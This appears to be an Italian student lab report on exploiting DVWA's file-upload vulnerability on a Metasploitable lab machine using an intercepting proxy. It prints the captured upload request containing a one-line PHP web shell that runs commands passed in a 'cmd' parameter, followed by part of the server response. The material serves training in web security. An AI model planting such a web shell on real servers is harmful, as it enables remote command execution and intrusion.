

Relazione Exploit File Upload

Prima di aprire il Browser, mi devo accertare che il pulsante **Intercept off**, sia effettivamente spento, così da poter accedere al Browser ed aprire **Metasploitable**




Nella seguente immagine vado ad inserire nell'**URL l'indirizzo IP di Metasploitable**:

- sulla Home di Metasploitable, clicco su DVWA dove mi trovo la pagina di LOG IN di DVWA (**Damn Vulnerable Web Application**)



Nella seguente immagine, andremo ad attivare il pulsante **Intercept off** in **Intercept on**, così, quando andremo a caricare il nostro **test.php**, e successivamente, con il tasto **Send** o **Send repeater**, inviamo lo scan di **test.php**, avremo in risposta il codice del file



Nella seguente immagine e come già descritto in precedenza, effettuo il LOG IN ed entro in **DVWA** (**Damn Vulnerable Web Application**)

- Il primo passaggio che devo fare è all'interno della scheda DVWA Security e vado ad abbassare il livello di sicurezza selezionando **low**, così da riuscire a caricare, seguentemente il **test.php**
- Il secondo passaggio che devo fare è andare nella scheda **Upload**, cliccare su Browse, selezionare il **test.php**, creato in precedenza ed in fine cliccare su Upload

Nella seguente immagine, dopo i vari passaggi illustrati in precedenza, possiamo vedere i risultati **Request**, dopo aver cliccato sul pulsante **Send** o su **Send repater**, in caso non dovessimo ricevere subito il risultato, sotto forma di codice, del nostro **test.php**

Request

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.28
Content-Length: 433
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.28
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary115GooPPkS6ngsuZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://192.168.1.28/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=713ce0ad721c2ec1b2d73baa4d40d5d1
Connection: keep-alive

------WebKitFormBoundary115GooPPkS6ngsuZ
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary115GooPPkS6ngsuZ
Content-Disposition: form-data; name="uploaded"; filename="test.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundary115GooPPkS6ngsuZ
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary115GooPPkS6ngsuZ--

```

Nella seguente immagine, dopo i vari passaggi illustrati in precedenza, possiamo vedere i risultati **Response**, sempre con la procedura descritta in precedenza, cliccando su pulsante **Send** o **Send repeater**, per poter avere in risposta il nostro file, sotto forma di codice

```
HTTP/1.1 200 OK
Date: Mon, 16 Sep 2024 13:42:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
Content-Length: 4580


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
    </script>

  </head>

  <body class="home">
    <div id="container">

      <div id="header">
```